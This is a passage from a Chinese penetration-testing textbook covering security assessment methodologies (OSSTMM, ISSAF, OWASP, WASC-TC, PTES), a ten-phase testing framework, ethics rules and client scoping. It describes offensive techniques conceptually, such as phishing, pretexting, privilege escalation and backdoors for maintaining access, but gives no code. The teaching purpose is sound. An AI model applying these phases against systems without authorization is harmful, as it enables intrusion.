OSSTMM推广的技术评估框架十分灵活。即使某个项目在逻辑上可分为3个连续的信道和5个安全组件，我们照样可以使用OSSTMM的框架评估其安全性。OSSTMM体系的测试方法，通过检查访问控制安全、流程安全、数据控制、物理位置、周界防护、安全意识水平、信任关系、反欺诈控制等诸多过程，全面评估被测单位的安全性。总体而言，这一理论强调测试目标和测试方法，注重在测试前、测试中、测试后应当采用的相应策略，而且介绍了解读和综合分析测试结果的方法。确切掌握目标系统当前的防护水平至关重要，有关数据十分珍贵。OSSTMM 引入了RAV（Risk Assessment Value，风险评估值）的概念，并通过它阐述了这一理论的很多理念。RAV 的基本功能是分析测试结果，进而基于三个因素（运营安全、损耗控制、局限程度）的标称值来计算安全的标称值。最后求得的这个标称值称为 RAV 得分。在引入 RAV 得分的概念之后，审计人员可以量化评估当前的安全状态，并可为企业安全的下一步目标设定里程碑。从商业的角度来看，RAV 有助于优化安全投资，并可助您选择更为有效的安全解决方案。

主要特性与优势

OSSTMM的主要特性与优势如下。

● OSSTMM 的方法可从本质上降低假阴性和假阳性的发生率。它推出的测量方法具有普遍的应用价值。

● 该架构适用于多种类型的安全测试，可用于渗透测试、白盒测试审计、漏洞评估等其他测试。

● 它能够确保每次评估应进行得全面彻底，还能保证评估过程的一致性、可测性、可靠性。

● 该方法本身可分为4个相对独立的阶段，即定义阶段、信息阶段、调节阶段和控制测试阶段。每一个阶段都会获取、评估和验证目标环境中的相关信息。

● RAV 的计算方法综合衡量了运营安全、损耗控制、局限程度的情况。它的计算结果即RAV得分，可代表目标系统当前的安全状况。

● 这种方法的评估报告均采用安全测试审计报告（STAR，Security TestAudit Report）模板。以这种格式书写的报告同时适合被测单位的管理层和技术层阅读，有助于他们共同理解测试目标、风险评估值（RAV）和每个阶段的测试结果。

● 该方法定期更新。OSSTMM 会符合安全测试、法规和法规问题的新变化。

● OSSTMM 与行业法规、企业政策，以及政府法规兼容。此外，官方认可的审计员都是直接从ISECOM（安全与开放式方法论研究协会）获取的资格认证。

2.3.2 信息系统安全评估框架

信息系统安全评估框架（Information Systems SecurityAssessment Framework，ISSAF）（www.oissg. org/issaf）是另外一种开放源代码的安全性测试和安全分析框架。为了解决安全评估工作的逻辑顺序问题，该框架已分为若干个领域（domain）。不同领域评估目标系统

的不同部分，而且可以根据实际情况对每个领域进行相应调整。把这一架构与日常业务的生命周期相结合，可以充分满足企业安全测试的准确性、完整性、高效性的需求。ISSAF兼顾了安全测试的技术方面和管理方面。在技术方面，它有一整套关键的规则和程序，形成了一套完备的评估程序。在管理方面，它明确了在整个测试过程中应当遵循的管理要则和最佳实践。应当注意，ISSAF主张安全评估是一个过程，而不是一次审计。审计框架应当分为计划、评估、修复、评审以及维护阶段，应当有更为完善的标准。然而ISSAF具有灵活和高效的特点，是审计工作各个阶段的通用准则，可适用于所有企业结构。

这一框架的交付报告分为业务活动、安全措施、目标系统中可能存在的安全弱点的完整清单。其评估过程注重分析被测单位最容易被利用的关键漏洞，侧重于以通过最短路径尽快完成测试任务。

ISSAF 的技术评估基准十分全面，可用于测试各种技术和不同流程。不过，丰富的内容带来了一大副作用，即要跟上评估领域的技术变化速度，这一框架就需要频繁更新。相对而言，OSSTMM受技术更新影响的幅度略小。即使审计人员使用不同的工具和全新的技术，他们遵循的方法论却基本不变。虽然如此，但是ISSAF仍然号称是由最新的安全工具、最佳实践，以及补充安全评估计划的管理理念所组成的广泛框架。它也可以和OSSTMM或其他测试方法论一起使用，从而能够兼有各种方法的优点。

主要特性与优势

ISSAF的主要特性与优势如下。

● ISSAF 主要测试当前安全控制措施中的严重漏洞，所以它在保障系统安全方面的意义重大。

● 它关注信息安全范畴内的各个关键领域，涵盖了风险评估、业务结构和管理、控制评估、服务管理、安全策略的开发和常规的最佳实践。

● ISSAF 渗透测试方法论评估网络、系统或应用程序的安全性。应用该框架可以无阻碍地把精力重点放在特定技术上，如路由器、交换机、防火墙、入侵检测和防御系统、存储区域网络、虚拟专用网络、各种操作系统、Web 应用服务器、数据库等。

● 通过必要的控制和处理，它可以统一技术层和管理层这两方面人员对安全测试的理解。

● 它可帮助管理人员理解当前边界防御体系的现有风险，并可指出可能影响业务完整性的安全弱点，从而帮助人们主动地减少风险。

可同时结合OSSTMM和ISSAF两种理论评估企业环境的安全状况。

2.3.3 开放式Web应用程序安全项目

开放式 Web应用程序安全项目（Open Web Application Security Project，OWASP）定期推出其top 10 project（ 排名前十位的安全隐患防护守则）以提高公共对应用安全的认知意识。这个项目公开了编写安全程序所需遵循的各种原则和惯例。OWASP 的测试项目

（https://www.owasp.org/index.php/owasp- Testing_Project）公布了一套非常实用的安全测试指南。您应当仔细阅读这部分内容，因为这个测试框架往往可以指导您的工作。

OWASP 的Top 10 Project 总结了各种攻击矢量，按照各种隐患可能在技术上和业务上造成的危害，对影响应用安全的风险进行分类和排名。在评估应用程序安全时，这些排名前十的安全风险揭露了普遍存在于各种技术和平台的通用攻击方法。它还阐述了测试、验证和修补应用程序安全弱点的具体方法。尽管Top 10 Project揭示了安全领域的高风险问题，但是这10种风险也只是Web应用程序安全性问题的一部分而已。尽管如此，OWASP社区的很多指南仍然可以指导开发人员和安全审计人员有效地管理Web应用程序的安全。

- 测试指南：https://www.owasp.org/index.php/OWASP_Testing-Guide_v3_Tab1e_of_Content。
- 开发人员指南：https://www.owasp.org/index.php/Guide。
- 代码审查指南：https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project。

OWASP的Top 10 Project每年都会更新。如需获取详细信息，请访问这个项目的官方网站https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project。

主要特性与优势

OWASP的主要特性与优势如下。

- OWASP 推出了Web应用程序的十大安全风险的测试方法。应用这些方法，可使应用程序避免出现常见的安全缺陷，免受常见攻击的危害，进而巩固了应用程序的保密性、完整性和可用性。
- OWASP 社区研发出大量安全工具，这些工具可辅助进行自动或手动的Web 应用程序测试。Kali Linux 收录了其中较为著名的程序，如WebScarab、Wapiti、JBroFuzz和SQLiX等。
- 在网络基础设施的安全评估方面，OWASP 测试指南为您提供了特定技术的评估细则。举例来说，它的甲骨文（Oracle）的测试方法与 MySQL 的测试方法就各有针对性。该指南采用多种相互关联的方法评估各种技术，有助于审计人员因地制宜地制定测试方法。
- 它鼓励研发人员在研发周期的每个阶段进行有计划的安全测试。这能提高应用程序的健全性、安全性，并能减少程序中的错误。
- 它在业内的认可度和知名度屈指可数。若把排名前十位的安全隐患防护守则与其他Web应用程序安全评估标准结合使用，您可同时满足一个以上的安全标准。

2.3.4 Web应用安全联合威胁分类

只有彻底、严格的测试流程，才能发现应用程序的安全隐患，而这些测试流程完全可以纳入软件的开发生命周期。Web 应用安全联合威胁分类（Web Application Security Consortium Threat Classification，WASC-TC）是这样的一个评估Web 应用程序安全性的开放标准。与OWASP标准相似，它也从攻击和弱点两方面讨论安全问题，但这一标准以更为深入的方式解决安全隐患。要识别、验证应用程序所面临的各种威胁，就要遵循标准化的工作流程。WASC-TC可以迅速适用于各种技术环境，有着显著的易用性。整体上说，它能够帮助开发人员和安全审计人员以不同的视图了解Web应用程序面临的安全威胁。

● 枚举视图：枚举视图是分析Web 应用程序攻击手段和相应安全弱点的基础。它从定义、类型和多种编程平台的实例这几个角度，详细讨论了每种攻击手段和每个安全弱点。另外，所涉及的安全弱点和攻击手段都被分配了唯一的识别编号，以便于人们引用。目前，这个视图里总共有49个WASC-ID号码（1～49）。这些编号并不代表相应条目的危害程度，仅仅是为了方便引用而分配的编号。

● 开发视图：开发视图关联分析外部的攻击和程序内部的安全弱点，将开发人员的视野转向程序自身的漏洞。这一分析适用于开发周期的三个阶段，即设计、实现（编程）、部署阶段。如果在明确应用程序的需求时没有充分考虑安全方面要求，就会在研发周期的初期阶段引发漏洞，形成设计阶段的安全弱点。不安全的编程规则或不当的惯例产生会造成实现阶段的安全弱点。无论在应用程序、Web 服务器或是其他外部系统的配置过程中哪个部分出现差错，最终都会导致部属阶段的安全弱点。可见，这个视图以最佳安全实践为蓝本，提出了将安全保障措施融入到日常的研发生命周期的具体方法。

● 交叉引用视图：这个视图关联地分析了多种Web 应用安全标准。通过对该视图的引用，审计人员和开发团队能够把当前所使用的标准中的术语（标准条款）与其他标准的相应内容进行对照分析。如此一来，只需要较少的开销，就可以让一个项目同时符合多种不同的安全标准。因为不同的应用程序安全标准会从不同的角度评估应用程序的安全性，所以它们衡量同一的风险的评估指标也不尽相同。因此，要对不同安全标准进行差异性分析，才能够正确地计算安全风险及其严重程度。当前WASC-TC 中的攻击方法和薄弱环节，可以映射到OWASP的Top 10 Project、Mitre通用缺陷列表（Common Weakness Enumeration，CWE）、Mitre通用攻击模式列表和分类（Common Attack Pattern Enumeration and Classification，CAPEC）、SANS-CWE 排名前 25 的软件高危错误列表（SANS-CWE Top 25 list）。

Mitre's CWE 的官方网站是https://cwe.mitre.org/。

Mitre's CAPEC 的官方网站是http://capec.mitre.org/。

SANS-CWE的排名前25的软件高危错误列表的发布网站是http://www.sans.org/top25-software-errors/。

如需详细了解 WASC-TC 及其评论，请访问官方网站：http://projects.webappsec.org/Threat-Classification。

主要特性与优势

WASC－TC的主要特性与优势如下。

● WASC－TC 围绕常见攻击和常规弱点这一中心，深入讨论了 Web 应用程序运营系统的安全评估方法。

● 无论何种Web 应用程序平台，都可使用Kali Linux 的工具集验证、测试WASC－TC提出的常见攻击和常规弱点。

● 它提出了三种不同视图，即枚举视图、开发视图和交叉引用视图。枚举视图起到了基础数据库的作用，它列举了在 Web 应用中所有可能被发现的攻击方法和安全弱点。开发视图将这些攻击方法和安全弱点进行关联分析，整理成一系列漏洞，并根据它们在开发过程中的出现阶段进行分类。而开发阶段又可分为设计阶段、实现阶段和部署阶段。WASC-TC 标准的交叉引用视图用于对照、引用其他的应用程序安全标准。

● WASC-TC 标准已经得到了业界的广泛认可。在许多开源和商业解决方案里，特别是漏洞评估和管控产品中，都能看到WASC-TC的身影。

● WASC-TC 也可以和其他著名的应用安全标准兼容，例如OWASP 和SANS-CWE。

2.4 渗透测试执行标准

渗透测试执行标准（Penetration Testing Execution Standard，PTES）的先驱都是渗透测试行业的精英。这个标准由渗透测试7个阶段的标准组成，可在任意环境中进行富有成果的渗透测试。它的官方网站详细介绍了具体测试方法，有兴趣的读者可访问 http://www. pentest-standard.org/index.php/Main_Page。

根据这一标准，标准的渗透测试可以分为下述7个阶段：

● 事前互动；

● 情报收集；

● 威胁建模；

● 漏洞分析；

● 漏洞利用；

● 深度利用；

● 书面报告。

PTES 的官方网站详细介绍了每个阶段的思维导图（mind maps）和组成步骤。这些内容有助于审计人员根据被测环境的测试要求，对PTES标准进行相应调整。只要在其官方网站上点击思维导图的构成节点，就可详细查看该节点的各个组成步骤。

主要特性与优势

PTES的主要特性与优势如下。

- 它是非常全面的渗透测试框架，涵盖了渗透测试的技术方面和其他重要的方面，如范围蔓延（scope creep）、报告，以及渗透测试人员保护自身的方法。
- 它介绍了多数测试任务的具体方法，可指导您准确测试目标系统的安全状态。
- 它汇聚了多名日行一“渗”的渗透测试专家的丰富经验。
- 它包含了最常用的以及很罕见的相关技术。
- 它浅显易懂，您可根据测试工作的需要对相应测试步骤进行调整。

2.5 通用渗透测试框架

Kali Linux 属于通用型操作系统，它配备有多种安全评估工具和渗透测试工具。在没有合适的测试理论指导的情况下冒然使用这些工具，可能会导致测试失败，测试结果可能无法让人满意。因此，从技术管理的角度来看，遵循正规的测试框架对安全测试极为重要。

这一小节将通过黑盒测试的具体方法和白盒测试的通用测试方法介绍通用测试框架。它涵盖了典型的审计测试工作和渗透测试工作会涉及到的各个阶段。评估人员可以根据被测目标的具体情况对上述测试方法进行相应调整。这一方法论由一系列相关步骤所组成。要想成功完成安全评估项目，必须在测试的初始化阶段、测试进行阶段以及测试结束阶段全面遵循这些步骤。这些步骤包括：

- 范围界定；
- 信息收集；
- 目标识别；
- 服务枚举；
- 漏洞映射；
- 社会工程学；
- 漏洞利用；
- 提升权限；
- 访问维护；
- 文档报告。

无论是进行白盒测试还是黑盒测试，选择和使用测试步骤都是测试人员的责任。在测试开始前，测试人员需要根据目标系统的实际环境和已掌握的关于目标系统的情况，制定最佳的测试策略。下文将会介绍每一个测试阶段，包括它们的简要描述、定义和可能适用的应用程

序。虽然这种通用测试方法论可以配合其他的方法论同时使用，但是它只是一种指导建议，而不是全能的渗透测试解决方案。

2.5.1 范围界定

在开始技术性安全评估之前，务必要观察、研究目标环境的被测范围。同时还要了解，这个范围牵扯到多少个单位，是单个单位还是多个单位会参与到安全评估的工作中来。在范围界定阶段，需要考虑的典型因素如下。

- 测试对象是什么？
- 应当采取何种测试方法？
- 有哪些在测试过程中需要满足的条件？
- 哪些因素可能会限制测试执行的过程？
- 需要多久才能完成测试？
- 此次测试应当达成什么任务目标？

审计人员只有确切理解被评估系统所使用的技术，理解其基本功能，以及相关技术与网络之间的相互影响，才能成功达成渗透测试的目标。因此，无论是进行什么类型的安全评估项目，审计人员的知识结构都将起着至关重要的作用。

2.5.2 信息收集

在划定了测试范围之后，就需要进入信息收集阶段。在这个阶段，渗透测试人员需要使用各种公开资源尽可能地获取测试目标的相关信息。他们从互联网上搜集信息的互联网渠道主要有：

- 论坛；
- 公告板；
- 新闻组；
- 媒体文章；
- 博客；
- 社交网络；
- 其他商业或非商业性的网站。

此外，他们也可借助各种搜索引擎中获取相关数据，例如谷歌、雅虎、MSN必应、百度等。进一步说，审计人员可以使用Kali Linux 收录的各种工具在测试目标的网络系统里挖掘信息。这些运用漏洞数据挖掘技术的工具能够收集可观信息，包括DNS服务器、路由关系、whois数

据库、电子邮件地址、电话号码、个人信息以及用户账户。收集到的信息越多，渗透测试成功的概率就越高。

2.5.3 目标识别

这个阶段的主要任务是识别目标的网络状态、操作系统和网络架构。该阶段工作旨在完整地展现目标网络里各种联网设备或技术的完整关系，以帮助测试人员在接下来的工作里枚举目标网络的各种服务。Kali Linux 提供的一系列先进的网络工具，可以轻松探测到联网主机，识别这些主机运行的操作系统，并根据每个设备在网络系统中的不同角色对它们进行归类。这些工具通常采用了基于上层网络协议的主动和被动的检测技术。它们能够通过不同的方式巧妙地利用各种协议获取许多有用的信息，比如操作系统指纹等。

2.5.4 服务枚举

这一阶段会根据前面各个阶段的成果，进一步找出目标系统中所有开放的端口。一旦找到了所有开放的端口，就可以通过这些端口来列出目标系统上运行的服务。有很多扫描端口的技术，如全开（full-open）扫描、半开（half-open）扫描、隐蔽式（stealth）扫描等。这些技术都可用来检测端口的开放情况，甚至可以扫描处于防火墙或者入侵检测系统保护下的主机。主机上开放的端口都有相应的服务程序，对这些信息进行深度分析之后，可进一步发掘目标网络基础设施中可能存在的漏洞。因此，这个阶段为其后的测试工作打下了基础，有助于测试人员继而发现各种网络设备上可能会造成严重危害的安全漏洞。Kali Linux收录的部分自动化工具可以辅助审计人员完成这一阶段的目标。

2.5.5 漏洞映射

至此为止，我们已经充分收集了目标网络的各种信息。接下来，我们就可以根据已经发现的开放端口和服务程序，查找、分析目标系统中存在的漏洞。Kali Linux 系统中提供的一系列自动化的网络和应用漏洞评估工具可以担任完成这个阶段的任务。当然，人工（手动）完成这些任务未尝不可，只是人工操作极为耗时，而且需要有关人员拥有专家级的知识。但是，如果能够将自动和手动这两种不同的测试方法结合起来，审计人员对目标系统的认知就会更为清晰、透彻，并能够仔细地检查任何已知和未知的漏洞。否则，被遗漏的漏洞将会一直残留在目标网络系统里。

2.5.6 社会工程学

如果目标网络没有直接的入口，欺骗的艺术将起到抛砖引玉的重要作用。对目标组织中的人员进行定向攻击，很有可能帮助我们找到渗透目标系统的入口。例如，诱使用户运行会安装后门的恶意程序，就可能为审计人员的渗透工作形成突破。社会工程学渗透分为多种不同实现形式。伪装成网络管理员，通过电话要求用户提供自己的账户信息；发送钓鱼邮件来劫持用户的银行账户；甚至是诱使某人出现在某个地点——这些都属于社会工程学攻击。在社会

工程学中，达成同一既定目标的实现方式应有尽有。需要注意的是，在对目标实施欺骗以达成渗透目标之前，多数情况下需要长时间研究目标人员的心理。另外，在开展这个阶段的工作之前，您需要事先研究国内的法律是否有关于社会工程学的相关条款。

2.5.7 漏洞利用

在仔细检查和发现目标系统中的漏洞之后，就可以使用已有的漏洞利用程序对目标系统进行渗透。某些情况下不得不对漏洞利用程序（exploit）进行额外的研究和修改，否则它可能就无法正常工作。虽然这听起来就很麻烦，但是先进的漏洞利用（修改）工具可使这项工作容易得多，而且Kali Linux 已经收录了这种工具。此外，审计人员可以把客户端漏洞利用程序和社会工程学进行结合，进而控制目标系统。这个阶段的主要任务是控制目标系统。整个流程可以分为3步，涉及攻击前、攻击、攻击后的相关行动。

2.5.8 提升权限

获取目标系统的控制权是渗透成功的标志。接下来，审计人员就可以依据其所拥有的访问权限，在被测系统中自由发挥。审计人员也可以使用适用于目标系统的本地漏洞来提升自己的权限。只要他们能够在目标系统上运行提权漏洞利用程序，就可以获得主机上的超级用户权限或者系统级权限。审计人员还可以以该主机为跳板，进一步攻击局域网络。根据之前对渗透范围的界定，审计人员接下来会开展的攻击可能是受限制的，也可能是不受限的。而后，他们很有可能以各种方式获得与被控制系统有关的更多信息。具体的说，他们可能使用嗅探手段截获网络数据包，破解各种服务的密码，在局域网络中使用网络欺骗手段。所以说，提升权限的最终目的是获得目标系统的最高访问权限。

2.5.9 访问维护

多数情况下，审计人员需要在一段时间内维护他们对目标系统的访问权限。例如，在演示越权访问目标系统的时候，安装后门将节省重新渗透目标系统所耗费的大量时间。这些情况下，访问维护将节约获取目标系统访问权限所需要的时间、花费和资源。审计人员可以通过一些秘密的通信隧道，在既定时间内维持对目标的访问权限。这些隧道往往基于特定协议、代理或者点对点通信方法的后门程序。这种对系统的访问方法可以清楚地展示，入侵人员在目标系统实施攻击时隐匿行踪的具体方法。

2.5.10 文档报告

在渗透测试的最后一个环节里，审计人员要记录、报告并现场演示那些已经识别、验证和利用了的安全漏洞。被测单位的管理和技术团队会检查渗透时使用的方法，并会根据这些文档修补所有存在的安全漏洞。所以从道德角度来看，文档报告的工作十分重要。为了帮助惯例人员和技术人员共同理解、分析当前IT基础架构中的薄弱环节，可能需要给不同的部门撰写不同措辞的书面报告。此外，这些报告还可以用来获取和比较渗透测试前后目标系统的完整性。

2.6 道德准则

专业的、道德的、经过授权的安全测试服务，离不开由事先约定的规则所组成的安全测试道德准则。这些准则约定了安全测试服务的服务方式、安全实施的测试方法、合同和谈判所约定的法律条款、测试的范围、测试的准备、测试的流程，以及报告结构的一致性。要顾全上述因素，就要仔细地考察、设计在整个测试过程中都要遵循的正规的操作方法和相关流程。下面将介绍一些常见的到的准则。

- 审计人员不得在和客户达成正式协议之前对目标系统进行任何形式的渗透测试。这种不道德的营销方法有可能破坏客户的正常业务。在某些国家或地区，这种行为甚至可能是违法行为。

- 在测试过程中，在没有得到客户明确许可的情况下，测试人员不得进行超出测试范围越过已约定范畴的安全测试。

- 具有法律效力的正式合同可帮助测试人员避免承担不必要的法律责任。正式合同将会约定哪些渗透行为属于免责范围。这份合同必须清楚地说明测试的条款和条件、紧急联系信息、工作任务声明以及任何明显的利益冲突。

- 测试人员应当遵守测试计划所明确的安全评估的时间期限。渗透测试的时间应当避开正常生产业务的时间段，以避免造成相互影响。

- 测试人员应当遵循在测试流程里约定的必要步骤。这些规则以技术和管理不同角度，通过内部环境和相关人员来制约测试的流程。

- 在范围界定阶段，应当在合同书里明确说明安全评估业务涉及到的所有实体，以及他们在安全评估的过程中受到哪些制约。

- 测试结果和书面报告必须清晰，其顺序必须一致。报告中提及的所有已知的和未知的漏洞，必须以安全保密的方式递交给有权查看报告的相关责任人。

2.7 本章总结

本章详细介绍了多种渗透测试方法论，以及渗透测试的基本术语、相关类型，还有这些术语和业内其他术语之间的区别。本章的重点内容如下。

- 渗透测试可分为黑盒测试和白盒测试。黑盒测试也称为外部测试，在黑盒测试中，审计人员事先不了解目标系统的内部结构或任何技术。白盒测试也叫内部测试，在白盒测试中，审计人员了解目标系统的全部细节。结合黑盒测试和白盒测试的测试类型，称做灰盒测试。

- 脆弱性评估和渗透测试最基本的不同点在于：脆弱性评估旨在找出目标系统中存在的安全漏洞，并不会去衡量这些漏洞可能造成的相应危害；而渗透测试会进一步利用这些漏洞，发起实质性攻击以评估它们可能造成的安全问题。

● 虽然业内有很多安全测试方面的方法论，但是在评测网络系统或应用程序安全性方面，只有极少数的方法论才能够具有阶段性的循序渐进的指导意义。本章介绍了5个非常有名的开源安全评估方法论，突出了它们的技术功能、主要特征和优势。这5 个方法论分别是开源安全测试方法论（ OSSTMM ）、信息系统安全评估框架（ISSAF）、开放式Web应用程序安全项目（OWASP），渗透测试执行标准（PTES）以及Web 应用安全联合威胁分类 （WASC-TC）。

● 本章还介绍了一个简单的结构化的通用测试方法论。它由安全测试行业标准方法归纳而来，分为多个标准化测试阶段。这些阶段分为：范围界定、信息收集、目标识别、服务枚举、漏洞映射、社会工程学、漏洞利用、提升权限、访问维护、文档报告。

● 最后，本章讨论了在整个安全评估过程中必须遵守的渗透测试道德准则。在安全评估的各个阶段落实有关道德准则，可以切实保障审计人员和商业实体双方的各自利益。

在接到一个渗透测试任务时，如何从客户那里获取相关信息，又如何对信息进行管理?请参见下一章。

第2部分 渗透测试人员的军械库

第3章 范围界定

第4章 信息收集

第5章 目标识别

第6章 服务枚举

第7章 漏洞映射

第8章 社会工程学攻击

第9章 漏洞利用

第10章 提升权限

第11章 访问维护

第12章 文档报告

第3章 范围界定

范围界定（Target Scoping）是收集被测单位的评估项目需求的经验过程。这个阶段的工作把评估项目的每一个需求参数都落实到项目的测试计划、限定因素、业务指标和进度安排中。该流程旨在明确安全评估项目的具体目标，对整个项目起着举足轻重的重要作用。待明确项目的关键目标之后，评估人员就可以整理出工作路线图。这份路线图会涵盖测试目标、测试方式、所需资源、限制因素、业务指标，以及项目的计划和调度安排。我们把上述这些要素统称为评估项目的范围界定流程（scope process）。本章将介绍与之有关的几个概念，分别如下。

● 收集需求（gathering client requirements）：以口头交流或书面询问的形式，积累目标环境的有关信息。

● 筹划工作（preparing test plan）：测试计划的准备工作受许多因素的影响。这些因素包括：结构化测试流程按照实际需求进行的相应调整、合同和协议、成本分析以及资源分配。

● 边界分析（profiling test boundaries）：明确渗透测试任务限制因素的工作。这些限制因素可能来自于技术上的限制、信息方面的限制或者是客户 IT 规章条例里的有关要求。

● 明确业务指标（defining business objectives）：在渗透测试项目中，该阶段工作使技术目标与业务目标保持一致。

● 项目管理和统筹调度（project management and scheduling）：该项工作旨在使渗透测试过程中的每个步骤与其他步骤形成时间上的配合。很多些先进的项目管理工具，都可以用做项目管理和项目调度的工具。

为了保证测试结果的一致性，提高测试工作的成功几率，强烈建议您遵循评估项目的范围界定流程。此外，您也可以根据实际情况和测试要素对该流程进行调整。如果脱离范围界定流程，收集到的需求将不够确切，工作的流程难以合理，而这都可能会导致测试项目的最终失败。这不仅会危及整个渗透测试项目的成败，并且有可能会意外中断被测单位的正常业务。充分重视范围界定阶段的工作，会给后续各阶段的工作带来极大的帮助，并且有助于明确技术方面和管理方面的有关需求。范围界定的关键在于，要在开始渗透之前尽可能的从客户那里收集信息，以形成一个充分满足客户各个层面需求的渗透测试策略。这一策略应能顾全法律条款、合同协议、资源分配、测试限制、核心竞争力、基础设施信息、时间指标以及规则约定。渗透测试的最佳实践表明，唯有遵循范围界定流程，在这一阶段解决所有必要的问题，才是启动渗透测试项目的专业方式。

范围界定流程的各个步骤负责生成不同类型的信息。为了保障渗透测试的最终成功，范围界定流程按照逻辑的顺序把这些步骤有机地组合成一体。我们也要在这个阶段尽早地处理好与法律有关的问题。在本章后续的小节里，我们将详细解释这些阶段的各个步骤。请注意，如果能够条例清晰地整理好所有收集到的信息，那么客户和渗透测试顾问都能够深入理解安全测试的工作过程。

3.1 收集需求

这一步通常以问卷调查的形式从客户那里收集目标基础设施的所有相关信息。接受问卷调查的对象可以是经被测单位正式授权的个人和业务伙伴。因此，要保证顺利完成渗透测试项目，关键是要在项目的早期找到所有内部和外部的干系人（stake holder），尽早分析他们对项目的关注程度、期望程度、重要程度和影响程度。然后，依据各个干系人的需求和参与程度制定测试策略，以在最大限度地发挥渗透测试的正面影响的同时，尽可能地避免潜在的负面影响。

在开展工作之前，事先验证合同缔约方的真实身份是测试人员的责任，而不是被测单位的责任。

收集需求的基本作用是：帮助渗透测试人员通过真实可信的渠道获取测试工作所需的必要信息。当完成明确需求的工作之后，应把测试需求分析书交给客户审查，以免受到错误信息的误导。审查步骤可以保证最终测试结果的一致性和完整性。

3.1.1 需求调查问卷

我们整理出部分常见问题，这些问题可以用作常规客户需求调查问卷的制作基础。需要注意的是，您需要根据客户的需求扩展或精简其中的问题。

- 收集公司的基本信息，例如公司名称、注册地址、企业网站、联络人的详细资料、电子邮件地址以及电话号码。
- 了解客户启动渗透测试项目的主要动机。
- 确定渗透测试的具体类型（包含或者不包含特定标准）。
  - 黑盒测试
  - 白盒测试
  - 外部测试
  - 内部测试
  - 需要进行社会工程学测试
  - 不进行社会工程学测试
  - 调查员工背景信息
  - 使用伪造的员工信息进行测试（可能需要咨询律师）
  - 进行DoS（拒绝服务攻击）测试
  - 不进行DoS 测试

○ 渗透业务合作伙伴的系统

● 测试项目涉及多少服务器、工作站和网络设备？

● 基础设施架构支持什么操作系统技术？

● 需要测试什么类型的网络设备？防火墙、路由器、交换机、调制解调器、负载平衡器、IDS、IPS，还是其他类型的硬件设备？

● 是否有灾难恢复计划？如果有，谁是测试人员应当联系的紧急联系人？

● 是否有在岗的网络管理员？

● 是否需要遵循什么特定的工业标准？如果有，请列出来。

● 当前渗透测试项目的联络人是谁？

● 这个项目的时间周期是多久？

● 这个项目的预算是多少？

● 如果必要，应全面掌握客户在其他方面的需求。

3.1.2 可交付成果的需求调查表

下述列表是可交付成果的需求调查表（deliverable assessment form）。这个调查表的内容并不全面，您应该根据客户的需求进行相应添增或删减。

● 您期望得到哪种类型的报告？

○ 执行报告

○ 技术评估报告

○ 开发人员报告

● 您希望项目报告采用哪种文件格式？ PDF、HTML 还是DOC。

● 提交报告的方式，应当是加密邮件还是纸质文档？

● 负责收取这些报告的责任人是谁？

○ 员工

○ 股东

○ 干系人

这种简洁而全面的调查表，有助您毫不费力地掌握客户的需求，有助于顺利完成测试计划。

3.2 筹划工作

在收集完客户需求并由客户验证过这些需求之后，就可开始正式测试计划的准备工作。测试计划必须能够反映客户的全部需求，应能全面解决测试工作在法律和商业领域会涉及的各种问题。筹划测试工作的有关计划，关键是要制定一种严谨的测试流程，解决好人员配置、成本分析、保密协议、渗透测试合同以及操作规则的问题。下面将具体讨论这些方面的工作。

● 制定严谨的测试流程：在分析完客户反馈的详细资料之后，您可能需要适度调整现有的测试方法论。例如，如果客户不希望进行社会工程学测试，那么正式的测试流程就不得有该项测试。有些人把这种调整工作称为测试过程验证（Test Process Validation）。这种调整工作往往需要进行多次；每当客户改动了他们的需求，测试人员都需要重新进行相应的调整工作。如果测试计划里包含任何客户需求范围之外的测试，将有可能违反单位的制度，甚至造成严重后果。此外，测试人员通常还要按照测试类型的区别对测试流程进行一定的调整。例如，白盒测试的测试计划就不应该包含信息收集和目标识别的相关阶段，因为测试人员事前能够掌握目标内部架构的详细情况。

无论进行何种类型的测试，测试人员都应当验证网络信息和实际环境。毕竟，客户自己可能并不知道他们的网络结构到底是什么情况。

● 人员配置：测试人员的知识结构和专业水准是影响测试工作成败的重要因素之一。因此，为既定任务指定一名水平相当的专业渗透测试人员，可提高安全评估结果的质量。例如，要开展针对应用程序的渗透任务，我们就需要应用安全方面的测试人员。这项工作对于渗透测试任务的成功完成具有非常重要的作用。

● 成本分析：渗透测试的成本取决于很多因素。可能影响成本的因素包括：分配给整个项目的天数、客户要求的额外服务（如社会工程学和物理安全评估）、评估特定技术所要求的专业能力。以行业的观点来看，成本取决于测试项目的性质（种类）和数量（工作量）。

● 保密协议（Non-disclosure Agreement，NDA）：在渗透测试开始之前，合同双方需要签订符合双方利益的协议。这份保密协议用来明确测试工作中各方应该遵循的条款和条件。在整个测试过程中，渗透测试人员必须遵守这些条款。违反保密协议任何条例的责任人都将受到严惩，甚可能因此失去工作。

● 渗透测试合同：客户和渗透测试人员之间的所有技术事宜和业务事宜，都应落实为书面合同。这类合同主要约定测试服务的具体内容、服务的主要目标、测试方法、收费标准，旨在维护整个项目的保密性。因为这种合同全面影响您的渗透测试活动，所以建议您聘请专业律师或法律顾问起草这类合同。

● 操作规则：因为渗透测试可能形成实质性的攻击，所以测试人员必须清楚地理解评估的需求、客户配合的范围，以及每种评估技术可能会造成的影响或后果。此外，渗透测试涉及的测试工具必须配有明确的用途说明，以便测试人员可进行相应的选择。操作规则非常详细地明确了上述所有内容，是测试人员在测试过程中必须遵循的技术规范。这一规则的制定依据是事先测算好的资产收益率（ROE）。测试人员不得越过该规则所明确的行为界限。

通过测试计划的上述各项准备工作，您能够保证渗透测试流程的统一性。这也有助于测试人员依据客户需求确定出评估计划里的更多细节。我们同时建议您事先准备好测试计划检查清单，以验证评估条款和有关指标。

测试计划检查清单

在开始范围界定的后续工作之前，应当检查一下您是否完成了先前阶段的任务。此时，您可以参考下述这个清单。

- 是否满足了客户需求建议书（RFP）的所有需求？
- 是否清晰地描述了测试范围？
- 是否已经明确了所有参与测试的有关单位？
- 是否已经单独列出了所有不参与测试的单位？
- 是否需要遵循特定的测试流程？
- 是否正确拟定了测试流程？
- 测试完成后能否交付相应的预期成果？
- 是否书面描述、研究过整个测试环境？
- 是否给所有的测试项目都制定了相应的角色和职责？
- 在涉及特定技术的评估工作中，是否会涉及第三方承包商？
- 有没有采取让项目能够完美结束的措施？
- 对方是否有灾难恢复计划？
- 是否已经正式测算过整个项目的成本？
- 是否已经找到了批准测试计划的责任人？
- 是否已经找到了接受渗透测试的责任人？

3.3 测试边界分析

